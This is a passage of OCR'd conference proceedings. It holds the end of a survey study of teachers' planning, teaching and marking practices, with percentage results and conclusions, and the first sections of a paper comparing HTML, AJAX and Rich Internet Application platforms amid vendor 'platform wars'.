60,8% of the surveyed teachers change good preparations with their workmates (48,5% agree very much with the assertion, and 12,3% of the testees agree). Out of 39,2% of the respondents which disagree with the statement, only 20,4% disagree in no way.

Statement: *I use Internet and other sources for preparation.*

Few of the examinees (21,35%) use Internet and other resources for the preparation of lessons (9,4% agree very much with the assertion, and 11,95% of the respondents agree). Out of 78,65% which disagree with the statement, 33,8% disagree in no manner.

Statement: *I respect didactic – methodical instructions and references, given in the syllabus.*

Very high percentage of the examinees, even 93,2% of the polled teachers respect didactic methodical instruction

given in the syllabus (77,3% agree very much with the assertion and 15,9% of the testees, agree). From 6,8% of the respondents which disagree with the statement, only 2,12% generally disagree.

Statement: *I prepare work tasks of various difficulties taking into consideration pupils' previous knowledges.*

50,6% of the examinees prepares tasks for work with different difficulties (37,7% agree very much with the assertion, and 12,9% of the examinees agree). Out of 49,4% of the testees who disagree with the statement, only 18,34% generally disagree.

The obtained indicators for the field Planning and preparation direct one to the conclusion that the teachers have operative work plans for their subjects, made according to the compulsory curriculum and syllabus. There is solid reconciliation of the time in which are processed similar contents. It means that there is good collaboration among the teachers at the schools. Few number of teachers use special operative plans adapted to every pupil. There is as well concluded that the teachers prepare for teaching mostly using professional llterature. Substantially fewer number of teachers use Internet and other information resources. The reason can be unsufficient knowledge out of the field of information technologies and ignorance in such aspects of achieving new knowledges. The schools should develop such skills with the teachers by organising workshops which will treat the use of modern informatics technology in preparation and teaching realising. The teachers are divided in the matter of setting the tasks of various difficulties which are adapted to the pecularities of every pupil.

B. Teaching process

In this subfield are valuated the information given to the pupils by teachers, as well feed – back informations between the teachers and pupils. The pupils are encouraged to present their opinions frankly. The information they get have to be precise, clear and unambiguous. Good communication and collaboration implies mutual respect and appreciation among direct participants in teaching process, between teachers and pupils respectively. The objective is that the teachers should lead to the planned aims, as well to stimulate pupils to be devoted to learning and good organisation at the class Teaching aids and appliances should be wide – ranging. Methods and forms of work ought to be harmonized with the lesson objectives and teaching contents. When at work, the teachers have to take into account peculiarities of every pupil, taking into consideration their encumbrance and work speed during solving the given tasks. The innovating of the practice of learning and teaching through new roles of the teachers and pupils and preferring pupils' activity in the process of knowledge acquiring, is in the basis of modern concept of teaching and learning. Namely, the purpose is to improve quality, durability and applicability of the knowledge achieved by pupils at the school. This, of course, demands that in future the teacher ought to be, increasingly, to a lesser degree lecturer and marker (evaluator), but more and more organiser, motivator and coordinator of the teaching process. The pupil is being observed as on active subject of the teaching process. Knowledge with comprehension and how to aquire it is nowadays accentuated. This is substantial supposition and the way how to use it in different living situations. More complex requirements are for teachers greater recruitment than in traditionally organised teaching, both in the way of teaching preparation and as well stimulationg pupils to be more active. Controlling and evaluation of their work taking into consideration the organisation and realising of the teaching process will take place, too. One should also think how to use rationally teaching devices and all other available resources in order to improve the quality of the teaching process. Pupils should be stimulated to cherish certain interests as well to develop some new ones. Certainly, teachers have to be educated so that they can recognise pupils' potential and direct them how to develop such capabilities. Pupils should be stimulated to use all knowledges they acquire at school in every day life, directing them to various information resources, as well the activities which they can realise out of their schools.

a) The results of the surveyed teachers for the subfield – *Communication and cooperation*

Statement: *I strive to express myself plainly and correctly at the classes.*

88,5% of the examinees endeavour to express themselves distinctly and properly at the lesson (56,11% agree very much with the assertion, 32,39% of the examinees agree). Out of 11,5% of the testees which disagree with the statement, on;ly 4,23% disagree in general.

Statement: *I check are instructions and questions properly comprehended by pupils.*

84,2% of the polled teachers control are instructions and questions correctly understood – by pupils (61,18% agree very much with the assertion, 23,02% of the testees agree). Out of 15,8% of the examinees which disagree with the statement, only 6,3% generally disagree.

Statement: *I encourage pupils to express their opinions and observations.*

55,8% of the examinees animate pupils to bring up their opinions and observations (32,5% agree very much with the assertion and 23,3% of the respondents agree). Out of 44,2% of the surveyed teachers who disagree with the statement, only 17,21% disagree in general.

Statement: *I give sufficient time to think after given task / question.*

75,6% of the examinees think that they give time enough to pupils to think after the given question / task (54,9% agree very much with the assertion, and 20,7% of the testees agree). Out of 24,4% of the respondents that disagree with the statement, only 7,14% disagree by no means.

Statement: *I address every pupil with appreciation*.

89,2% of the serveyed teachers think that they address every pupil with respect (72,24% agree very much with the assertion, and 16,96% of the testees agree). Out of 10,8% of the examinees who disagree with the statement, only 2,31% disagree in general (fig.2).




Fig. 2. - The results of the surveyed teachers for the subfield – *Communication and cooperation*

b) The results of the surveyed teachers for the subfield – *Stimulation of the pupils*

Statement: *I endeavour to give the examples which are interesting and connected to the experience of pupils.*
71,8% of the examinees at the class give the examples that are interesting and related to the pupils' experience (49,23% agree very much with the assertion, and 22,57% of the testees agree). Out of 28,2% of the respondents who do not agree with the statement, 10,12% disagree totally.
Statement: *The tasks I give to the pupils are provocative and they take the application of the learned curriculum.*
59,4% of the surveyed teachers assign challenging assignments to the pupils and ask the use of the accepted teaching materials (23,5% agree very much with the assertion, and 35,9% of the respondents agree). Out of 40,6% which do not agree with the statement, 14,48% generally disagree.
Statement: *I stimulate pupils to put questions and to discuss.*
62,7% of the surveyed teachers stimulate pupils to ask questions and discuss (41,6% agree very much with the assertion, and 21,1% of the testees agree). Out of 37,3% of the testees who disagree with the statement 11,8% generally disagree.
Statement: *I pay necessary attention to the pupils who advance slowlier.*
65,2% of the examinees consider that they pay needed attention to the pupils whose progress is not fast (39,11% agree very much with the assertion, and 26,09% of the testees agree).Out of 34,8% of the examinees which disagree with the statement, 13,19% disagree at all.
Statement: *I motivate the pupils paying them compliments..*
72,6% of the polled teachers stimulate pupils by praising (53,1% agree very much with the assertion, and 19,5% agree).Out of 27,4% of the examinees which disagree with the statement, only 9,44% generally disagree.

c) The results of the surveyed teachers for subfield – Correlation and use of knowledge

Statement: *I recommend pupils to use additional sources of information.*
38,2% of the surveyed teachers recommend to their pupils to use adittional sources of information (14,12% agree very much with the assertion, and 24,08% of the testees agree). Out of 61,8% of the respondents who disagree with the statement, 31,5% disagree by no means.
Statement: *I motivate pupils to use knowledges and skills acquired in other fields, when they learn new contents.*
49,4% of the examinees stimulate pupils to use knowledges and skills achieved in other fields, when they study new contents (20,28% agree very much with the assertion, and 29,12% of the testees, agree). Out of 50,6% of the testees who don't agree with the statement, 27,4% generally disagree.
Statement: *I stimulate my pupils to apply what they have learnt in every day life.*
51,12% of the examinees motivate pupils to use the acquired knowledge and skills in daily life (25,8% agree very much with the assertion, and 25,32% of the testees agree). Out of 48,88% of the respondents that disagree with the statement, 22,52% disagree in general.
Statement: *Together with pupils I make programs for some extracurricular activities on the basis of their interests.*
32,7% of the examinees together with pupils make programs for extracurricular activities (15,9% agree very much with the assertion, and 16,8% of the testees agree). Out of 67,3% of tjhe respondents which do not agree with the statement, 26,4% generally disagree.
Statement: *I inform pupils with capabilities offered by the school regarding equipment, Internet and literature through extracurricular and out of school activities*
44,1% of the polled teachers inform the pupils with the possibilities offered by school regarding equipment (25,22% agree very much with the assertion, and 18,88% of the respondents agree). Out of 55,9% of the examinees which disagree with the statement, 21,7% disagree in general.
With the help of the analyzed indicators we conclude that the good features of the observed schools are correct relations regarding the teaching process, and they appear in teachers' efforts to help pupils to comprehend all the questions and instructions given to them. Also, pupils have enough time to think after every question. It means that teachers appreciate their pupils very much. Most of teachers apply diverse forms, methods and work techniques and they adapt work dynamics to pupils' possibilities. They also have to pay attention to the tasks they give to pupils. These assignments should be, perhaps more challenging and applicable in every day life. Most of the teachers pay their attention to the pupils who do not keep abreast with the others. School would contime to praise their pupils on account of their motivation to achieve better success. Low percentage of the examinees except standard literature use as well the other sources, as for example. Internet. The cause is maybe in unsufficient knowledge in the field of modern informatic technologies. Teachers should have professional trainings in this field..

C. Learning

One observes this situation in that field: Pupils should have to develop a more responsible relation to learning and ought to be more independent in that work. They should have the feeling of personal responsibility but at the same time they out to be ready as well to divide responsibility in their group and class. Teachers should encourage pupils to use different sources of information as Inernet, periodicals and other professional literature. It is very important for them to make difference between essential and unessential information. In this case

teachers can help them very much. It is necessary to train pupils to be in possession of the methods and techniques of intelectual work by way of which they themselves will acquire new knowledges in view of various resources. According to it it, is quite clear that pupils may and should be introduced into the proceedings of independent using books, textbooks and other literature, through regular teaching.

a) The results of the polled teachers for the subfield – Pupils' responsibility

Statement:*I stimulate pupils to put forward themselves long – and – short – term objectives and tasks.*
43,3% of the examinees stimulate pupils to set themselves long – and – short run goals and assignments (26,1% agree very much with the assertion, and 17,2% of the testees, agree). Out of 56,7% of the respondents who disagree with the statement, only 21,2% disagree not at all.
Statement: *I develop responsibility with pupils for their own progress and achieved results.*
49,8% of the surveyed teachers develop responsibilit with pupils for their own advancement and achieved results (28,6% agree very much with the assertion, and 21,2% of the respondents agree). Out of 50,2% of the examinees who disagree with the statement, 22,32% disagree in no way.
Statement: *I motivate pupils to evaluate with a fair mind their knowledge.*
43,9% stimulate pupils to value objectively their knowledges (21,11% agree very much with the assertion, and 22,79% of the respondents agree). Out of 56,1% of the testees who disagree with the statement, 24,5% disagree at all.
Statement: *During the knowledge valuation I want pupils' opinion.*
36,6% of the examined teachers ask pupils for their opinions when they value the pupils' knowledges (17,2% agree very much with the statement, and 19,4% of the testees agree). Out of 63,4% of the respondents 38,3% disagree in general.
Statement: *At the knowledge valuation the class give their opinion.*
35,2% of the examinees assert that at the knowledge valuation the class give their opinion (13,33% agree very much with the assertion, and 21,87% of the testees agree). Out of 64,8% of the respondents which disagree with the statement, 32,7% disagree by no means (fig.3).




Fig. 3. - The results of the polled teachers for the subfield – Pupils' responsibility

On the basis of the obtained indicators for this subfield of valuation, it can be concluded that pupils' stimulating should be stipulated so that they would be more responsible for their success. They schould be more included into the valuation process and asked for their opinion during valuation. It is praiseworhily that teachers use different methods, forms and work techniques at classes, because they are aware that every pupil is specific. Attention would be paid how to orient pupils in other information resources. These are information obtained on the Internet, from periodicals and from TV programs. Also the teachers should stimulate the pupils to acquire actively knowledges and to come to the solving of problems in their own way. The teachers should enable the pupils to demonstrate their achievements and to award them on account of their invested labour and time. It would be desirably to organise pupils' conferences in order to discuss individual advancement in learning.

D. Controlling pupils' progess

With the valuation of this key subfield, attention is paid to the pupils' marking. It should be regular and continual and based on the notes which teachers have for every pupil separately. Teachers should comply with the regulation of marking. The criteria for knowledge marking from the same subject with different pupils should be approximately the same and without not so great discrepancies. Therefore good communication among teachers is necessary, since there has to be a desirable time coordination how to treate similar contents from diverse subjects. Informing parents and pupils should be regular and easily understandable. A pupil and a teacher should be "partners" in the process of marking, but the teacher finally is the person which gives his professional judgement and final mark. Teacher should record the data relevant for the presentation of pupils' success. In this way he himself but as well both pupils and parents, will have complete insight into the work and progress of their child during the whole school year. Nevertheless at the end of every classification term, the objectivity of the final mark is in the higher percentage greater. Satisfaction is mutual and the teaching process quality is being raised to considerably higher level.

The results of the polled teacher for the subfield – Controlling and marking

Statement: *I help the pupils with difficulties in accepting the syllabus.*
65,81% of the surveyed teachers help some pupils in overcoming difficulties in assimilating the syllabus (39,43% agree very much with the assertion, and 26,38% of the examinees agree). Out of 34,19% of the testees who disagree with the statement, 13,24% do not agree in no way.
Statement: *I take into consideration pupils' devotion (to work).*
75,66% of the examinees during marking take into consideration pupils devotion (55,32% agree very much with the assertion, 20,34% agree). Out of 24,34% of the testees which disagree with the statement, 9,45% disagree by no means.
Statement: *I valuate pupils' knowledge in different ways (oral communication in class, testing, written exercises)*
87,37% of the examinees assess pupils' knowledges in different way (63,31% agree very much with the

assertion, and 24,06% of the examinees agreee). Out of 12,63% of the testees who do not agree with the statement, only 4,19% totally disagree with the statement.

Statement: *I mark in accordance with the administered rules about pupils' marking.*

93,2% of the polled teachers mark according to the statutory regulations of pupils' marking (77,36% agree very much with the assertion, and 15,84% of the examinees agree). Out of 6,8% of the testees which disagree with the statement, only 2,93% generally disagree.

Statement: *I record the data for representation of pupils' advancement (I control pupils' achievements, and the testing results).*

62,82% of the examinees make notes about the review of pupils' progress (40,8% agree very much with the assertion, and 22,02% of the testees agree). Out of 37,18% of the respondents who disagree with the statement, 11,82% disagree in general.

After analyzing the indicators, it can be concluded that marking is being accomplished in accordance with the prescribed marking rules. The teachers are divided regarding data recording about every pupil's progress. Majority of teachers valuate the pupils' knowledge in different ways. The teachers also respect enough the established procedure of reporting at the school, but they do not inform parents and pupils sufficiently about the reporting procedure in the school. Teachers write not inodequately about the rate by which pupils reach the achievements' levels in relation to the prescribed tasks and aims. The good features are that the teacher apply two – way communication with the parents and regularly inform parents about the work and success of their children (fig.4).




Fig. 4. - The results of the polled teacher for the subfield – Controlling and marking

IV. Concluding considerations

The teaching process would be improved without any doubt if the parents could be more intensively included into this process. There is also wanted team cooperation of all staff members with parents and pupils. Just through the developing team work skills with the teachers, the gap among same thematical totalities can be prevailed. These themes were not treated time coordinated and in this way there will be directly increased as well the degree of understanding of these teaching units with the pupils. The team work contributes to better realising of the professional development with the school employees, provided that it is being performed according to the principles of mutual appreciation, tolerance and productivity, because the team teaching depends on the continued cooperation of the teachers and good communication among them. The teachers should constantly have on mind that it is impossible to become and be a competent teacher without a consistent vocational development. On the degree of teachers' competence depend pupils' attainments and further development. The former professional training was, substantially personal matter of the teachers and the children they teach, because they profit of the teachers' progress. But we can not expect that the pupils are the only one motive for teachers' advanced trainings. It can be neiter sufficient support to teachers' development. Teachers are restricted and discouraged when they have on mind their professional development. The cause is in the fact that they have not so much autonomy in the teaching process. The contents, time for treatment, sequence of themes and the whole work organisation are defined in advance. Certain essential knowledge of a determined vocation connects all (the) teachers. But at the same time the teachers are differed just by these specifical metodological knowledges and the way they are applied by them. Is everybody who possesses an appropriate degree of professional skill and education, able to be a teacher or there are nevertheless indispensable special proffesional knowledges and specialized trainings? While on one side innovations in the teaching practice can fall behind their theoretical projections, there is, on the other side, the possibility that theoretical purposeful thinkings increasingly are behind time after pedagogical – educational reality. There is in our school system still a certain degree of rigidity in this matter. It is not necessary to introduce alterations, innovations and new teaching methods and instruments of labour because for that do not follow any sanctions. To be a teacher is not a job one operates till the pension. It is a generous profession by which are shaped young people and through that occupation is raised also their level of conciousness and culture.

References

[1] D. Karuović, E. Eleven, M. Pardanjac, S. Jokić, D. Radosav, „EDUCATIONAL SOFTWARE ADAPTED TO CHILDREN WITH HEARING IMPAIRMENT", TTEM - Technics Technologies Education Management, Published by DRUNPP, Sarajevo, Vol 6, No4 2011.ISSN 1840-1503. pp 1276-1282

[2] *Manual for Self – valuation and Schoolwork Valuation*, Belgrade, 2005

[3] *Marking from Idea to Practice – Marking for pupils' development*, Manual for Teachers, Nenad Havelka, Emina Hebib, Alexander

[4] *Self – valuation* , Bezinović, P, accessible on www.idi.hr/valuation

[5] *Qualitative Education for All* – The Way to a Developed Society, Ministry of Education and Sport, Belgrade, 2002.

Future of Internet Technologies

Daniel Pavlić*, Mile Pavlić** and Vladan Jovanović***
*RIS d.o.o, Rijeka, Croatia
**University of Rijeka/Department of Informatics, Rijeka, Croatia
*** Georgia Southern University, Statesboro GA, USA
daniel.pavlic@ris.hr, mile.pavlic@ris.hr, vladan@georgiasouthern.edu

Abstract - This Paper provides an analytical overview of the IT technologies that are currently available for the development of business internet applications. HTML, AJAX and Rich Internet Application (RIA) technologies are compared and the pros and cons of each technology outlined. Incompatibility issues of most RIA platforms with numerous devices and operating systems due to the so-called platform wars are described. A possible solution is proposed: Developing or using a new generation of RIA technologies which would preserve legacy application code and at the same time provide usability over the internet, a rich user interface and cross-platform support.

Keywords: Internet, thin client, Rich Internet Applications, RIA, Business Internet Applications, BIA, AJAX, HTML5, Adobe AIR, Silverlight, JavaFX, cross-platform, multiplatform, iPhone, Android, Windows Phone 7, Windows 8, Metro, platform wars

I. INTRODUCTION

This paper describes various technologies that can be used for developing business internet applications. Many companies have been aggressively banning the use of other technologies to assure the dominance of their own platform on the market.

The paper describes *thin client* technologies, more advanced solutions known as *smart clients*, as well as technological solutions for the development of Rich Internet Applications (RIA). The concept of AJAX has been compared to the concept of RIA. The purpose of this paper is not to compare all available Rich Internet Application frameworks.

Some of the most popular mobile devices (smartphones and tablets) include: iPhone, iPad, Eee Pad, Blueberry, Slate PC. In the field of smartphones four operating systems are currently dominant on the market: Symbian (Nokia), Android (Google), iOS (Apple) and Windows Mobile (Microsoft). According to a recent study by the Gartner group [1], the operating system that will dominate the smartphone market by 2015 is Android, with a predicted market share of about 50%. Figure 1. clearly demonstrates current trends as well as the projected market share of the four major players in the smartphone business.

We live in exciting times, with many options and many new technologies for the development of business applications. Let us mention a few commonly used programming languages and frameworks: PHP, ASP, JSP, AJAX, .NET, Silverlight, JavaFx, Adobe AIR. Let us add a few commonly used devices and operating systems to the equation: Windows, Mac, iPhone, Android, Windows Mobile. Which platform to choose? Developers feel overwhelmed by all these new technologies and at the same time companies feel that their business applications are losing pace.




Figure 1. Smartphone market share future prediction by Gartner

But there is a solution. Some companies have been creating their own RIA solutions. For example, a company called RIS d.o.o. from Kastav, Croatia, created a product which "takes the responsibility of caring" about new technologies and trends, so that developers don't have to. The product is called Thin@ - it consists of a set of tools which assist in transitioning Clarion [22] applications to a Thin@ Application Server, which is a RIA platform [2]. This product simplifies the transition of legacy business applications from the desktop environment to the Internet.

II. RICH INTERNET APPLICATIONS

The current trend is developing business Internet applications with HTML-related technologies. However, HTML was originally created as an Internet-based hypertext markup language that web browsers can use to interpret and compose static web pages. HTML does not allow partial screen refresh. This is possible only with the introduction of JavaScript programming which can be used to manipulate specific elements of a web page.

The three-layer architecture prescribes the following layers, (Figure 2.):

1. Database layer, e.g. a database server farm
2. Application layer, e.g. an application server farm

3. Presentation layer, e.g. the computer of the end user, or more specifically, the software that is being used to render the application




Figure 2. Three-layer architecture of business internet applications

Programming languages such as PHP or ASP can be used to dynamically generate HTML pages. HTML on its own does not enable the development of rich business applications. This is possible by using additional technologies such as AJAX (JavaScript API). The need to use several separate technologies makes the development of such applications time and cost-ineffective compared to the development of traditional desktop applications. The main problem is that it is necessary to create the server side (using programming languages to generate HTML) separately from the client side (using AJAX technologies to dynamically change parts of the screen and CSS for defining the GUI).

In order to solve this problem and remove the necessity of numerous programming efforts using various different technologies, a special type of a RIA platform and approach has been developed. The vision behind the new platforms is a single server-side development effort which enables running the application over the Internet and on multiple platforms. On the client side there is a special program which takes the description of the graphical user interface (GUI) and window events from the server and renders the GUI on the client side. This program is commonly known as a thin client, and by extending its features it can be called Smart Client. Applications which operate in this way can be called Rich Internet Applications [9]. Therefore we can introduce terms such as RIA platform, RIA technology, RIA client, RIA server etc. A RIA technology represents a development environment in which the application is programmed for the server side and the same application can be executed on the client side without any additional client-side programming.

There are many definitions of a RIA, e.g. according to Wikipedia [20] there is a clear distinction between a Rich Client (used in a RIA) and a Thin Client:

RIAs use a Rich Client deployment model (deployment of a compiled client application through a browser) rather than a thin-client-server model (where the user's view is largely controlled from the server).

Figure 3. describes the way in which a RIA works. The application is located on the server. The GUI definition is transferred from the server to the client. The thin client (or Smart Client) receives the GUI definition and renders it to the end user. Let us imagine that at this point the user performs an operation (e.g. clicks a button). The information about the user action is transferred through the network back to the application server, which then executes the code behind that button. Let us imagine that the executed code opens a new window. The GUI definition of the new window will be transferred to the client.

Therefore, it is not necessary to separately program the client side to implement the ability to refresh only a part of the screen in browser. The client-side application in most cases does not have to be modified in order to support many features (such as partial screen refresh) that classic web application can't do without additional client-side programming. This is a huge benefit of a RIA




Figure 3. RIA communication model

application compared to web technologies.

Some RIAs work only inside a browser, some can work both inside and outside of the browser, and some can work only outside of the browser.

Benefits of the RIA approach include the following:

- For developers: Write once, run (almost) anywhere
- For end users: Rich User Interface

The most popular RIA platforms include: Adobe AIR, Microsoft Silverlight and JavaFX. These technologies make use of different programming languages and use a different way to create the user interface, but all three frameworks support running the application both in-browser and out-of-browser (OOB), OOB being a newer feature.

The Adobe AIR RIA platform has the following key features [10]:

- Programming language: ActionScript
- User Interface: MXML (XML-based user interface markup language)
- Mode of operation: in-browser & out-of-browser.

The Microsoft Silverlight RIA platform [11] has the following key features:

- Programming language: .NET based

- User Interface: XAML (XML-based user interface markup language)
- Mode of operation: in-browser & out-of-browser.

JavaFX RIA platform has the following key features [12]:

- Programming language: Different from JAVA SE (possible future integration)
- User Interface: JavaFX objects
- Mode of operation: in-browser & out-of-browser.

These platforms simplify development because it is not necessary to program the server side disjointedly from the client side. Without technologies of this type we would be forced to develop business internet applications by combining HTML and other client-side technologies, and use other programming languages on the server side. Let us examine this set of technologies, often referred to as web technologies.

We can ask the following question: Is HTML a RIA technology? The answer is – no, it is not RIA because HTML is static. In order to solve this problem, JavaScript is used in combination with HTML.

What is the relationship between AJAX and RIA? AJAX stands for Asynchronous JavaScript and XML. It is a combination of mutually related web technologies which are used on the client side to create asynchronous web applications. With the help of AJAX, web applications can send and receive data from the server and to the server asynchronously and without interfering with the current display of a webpage. AJAX is often used in combination with CSS, HTML and XML technologies, although this is not a necessity.

On the server side the following technologies are commonly used to generate HTML: PHP, ASP, JSP, APEX, etc.

Although with AJAX it is possible to develop applications that have a rich user interface, RIA applications have a runtime program on the client side (thin client or Smart Client) which executes the application in real time. Using AJAX technologies to develop internet applications implies programming the server side separately from the client side, while using RIA technologies implies predominantly server-side programming.




Figure 4. Trends in internet application development

Figure 4, based on a 2008 Gartner research [13], demonstrates the trends of internet application development. The graph clearly demonstrates that some of the leading technologies for the development of business internet application introduced the novelty of executing the application outside of the browser. This prediction by Gartner became a reality on smartphones, where most internet applications are indeed running outside of the browser.

We can ask ourselves the following question: When to use RIA and when to use AJAX? The advantages of the RIA approach, tools and platforms can show their full potential in the development of complex business applications. AJAX-related technologies on the other side are better for the development of websites such as portals or blogs and for the development of simple web applications. Both RIA and AJAX have their place and role. However, AJAX-related technologies are not sufficient for creating business internet applications.

III. PLATFORM WARS

Various IT companies such as Asus, HP, RIM, Microsoft, Google, Oracle, Apple, Adobe and others compete against each other to gain as much as possible of the market share. One of the strategies they use is developing new operating systems, new programming languages and new devices. Some of the most common operating systems include: MS Windows, Apple iOS, Apple OS X, Linux, Google Android, QNX, Palm OS. Some development frameworks and programming languages include: JSP, ASP, AJAX, PHP, .NET, Flash, Objective C, JavaFx, Silverlight, Java ME, APEX, Adobe AIR, PL/SQL, Java SE.

The main principle of many IT companies mentioned above is exclusivity. This means that an internet application written for e.g. Apple iOS in the Objective C programming language can only work on Apple products. Similar cases are becoming more and more common with products from other companies as well. Let us take Google Android as another example – although it is using the Java programming language, about 50% of the standard Java libraries are not supported on Android. Since the majority of Java applications use the Swing library (which is not supported), this also means that the majority of existing Java applications can't be easily adapted for the new platform. This might look normal, but it creates significant problems to independent software companies that are trying to create applications for the global market.

Let us look into the legal battle between Oracle and Google. Oracle bought Sun and thus became the owner of Java. Google took the JVM and created the Dalvik VM for their Android OS, which can't run about 50% of Java libraries. This created problems to Java developers, and Oracle sued Google for patent and copyright infringement [3].




Figure 5. Windows 8 Platform and Tools

The Microsoft mobile platform – Windows Mobile 7 OS – can run applications written in .NET and Silverlight. However, it does not support the execution of applications written in Java ME or Flash. In this way Microsoft closed its mobile platform to everybody except the users of Microsoft development tools, similar to what Apple did before them. The new Windows 8 OS (see Figure 5), which is scheduled for release in 2012, is introducing new Metro-style applications. Metro applications use the new WinRT API [4], which is a successor to the Win32 API. Microsoft no longer considers .NET or Silverlight as their strategic platform, and the only option left to their buyers is to adapt and learn new technologies. Microsoft already did this several times in the past.

Due to unceasing change in development technologies and incompatibilities between various vendors, businesses are forced to rewrite their existing applications and therefore developers are forced to endlessly learn new technologies. This situation ties them down to their workplace as it is demonstrated on Figure 6. For example, Android development requires learning from sources such as [5], [6], [7], [8] and a long time to reach significant business results.

Plenty of evidence to support the platform wars theory can be found. According to a new biography on Steve Jobs from Walter Isaacson, apparently, Steve Jobs really hated Android. Here's the quote straight from Steve Jobs' mouth:

"I will spend my last dying breath if I need to, and I will spend every penny of Apple's $40 billion in the bank, to right this wrong… I'm going to destroy Android, because it's a stolen product. I'm willing to go thermonuclear war on this."




Figure 6. Developers as slave of their workplace

Also, the following sources [16], [17], [18], [19] contain indications of the late S. Jobs' desire to destroy Android, as well as quotes where he declares that Apple will not support Java or Flash on the iOS.

Adobe tried to create the "ultimate application platform" (Adobe AIR) which was intended to work on all devices and operating systems. Of course, Apple, Google and Microsoft did not like this (it is rumored that Microsoft started creating their own RIA platform – Silverlight, as a reaction to Adobe Flex).

It is a fact that Apple banned the use of Adobe Flash technologies on iOS; Android does not support many standard Java SE libraries; Windows Phone 7 does not support Flash or Java; and the new Windows 8 Metro will not support any browser plugin – including Microsoft Silverlight.

Therefore we can state that major IT companies such as Apple, Microsoft and Google are indeed accountable for the problems that developers are facing today. They strive to conquer the market with their products and at the same time prevent the use of products from other vendors.

The question is – how to solve this problem and which development environment to pick so that we do not have to learn new tools and rewrite existing applications for other platforms? A new approach in RIA development gives us hope.

IV. NEW APPROACH IN RIA DEVELOPMENT

